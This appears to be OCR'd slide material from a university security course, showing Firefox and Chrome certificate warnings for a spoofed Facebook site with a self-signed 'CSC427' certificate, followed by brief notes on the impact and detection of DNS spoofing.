
▸ Technical Details

▾ I Understand the Risks

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

Add Exception...




Your connection is not private

Attackers might be trying to steal your information from **www.facebook.com** (for example, passwords, messages, or credit cards). NET::ERR_CERT_AUTHORITY_INVALID

www.facebook.com normally uses encryption to protect your information. When Chrome tried to connect to www.facebook.com this time, the website sent back unusual and incorrect credentials. Either an attacker is trying to pretend to be www.facebook.com, or a Wi-Fi sign-in screen has interrupted the connection. Your information is still secure because Chrome stopped the connection before any data was exchanged.

You cannot visit www.facebook.com right now because the website uses HSTS. Network errors and attacks are usually temporary, so this page will probably work later.



You are about to override how Firefox identifies this site.

Legitimate banks, stores, and other public sites will not ask you to do this.

Server

Location: https://www.facebook.com/

Certificate Status

This site attempts to identify itself with invalid information.


Wrong Site

The certificate belongs to a different site, which could mean that someone is trying to impersonate this site.

Unknown Identity

The certificate is not trusted because it hasn't been verified as issued by a trusted authority using a secure signature.

□ Permanently store this exception



Could not verify this certificate because the issuer is unknown.

Issued To

Common Name (CN)	Sam
Organization (O)	University of Toronto
Organizational Unit (OU)	CSC427
Serial Number	00:E3:06:ED:90:BD:1A:2E:A5

Issued By

Common Name (CN)	Sam
Organization (O)	University of Toronto
Organizational Unit (OU)	CSC427

Period of Validity

Begins On	2016-01-12
Expires On	2017-01-11

Fingerprints

SHA-256 Fingerprint	67:4F:2A:73:8E:E0:8B:EB:9C:C6:8C:D8:0B:FB:86:F4: 90:C1:EC:F5:F2:07:23:30:5D:9D:BE:EC:82:0E:25:4A
SHA1 Fingerprint	BF:6C:AF:12:24:5E:3D:95:B8:E6:74:F5:58:3F:50:CA:C5:7C:34:C7

Impact of DNS Spoofing

- DNSSEC still doesn’t protect from DDoS
- Attack can be long running without being noticed
- Usernames and passwords
- Theft of intellectual property if secure emails are sent to unauthorized mail servers
- If DNS cache poisoning is successful, the above effects can be multiplied for all users who rely on that DNS server.

Detection of DNS Spoofing

- Chrome shows HTTP Strict Transport Security HSTS
- Certificates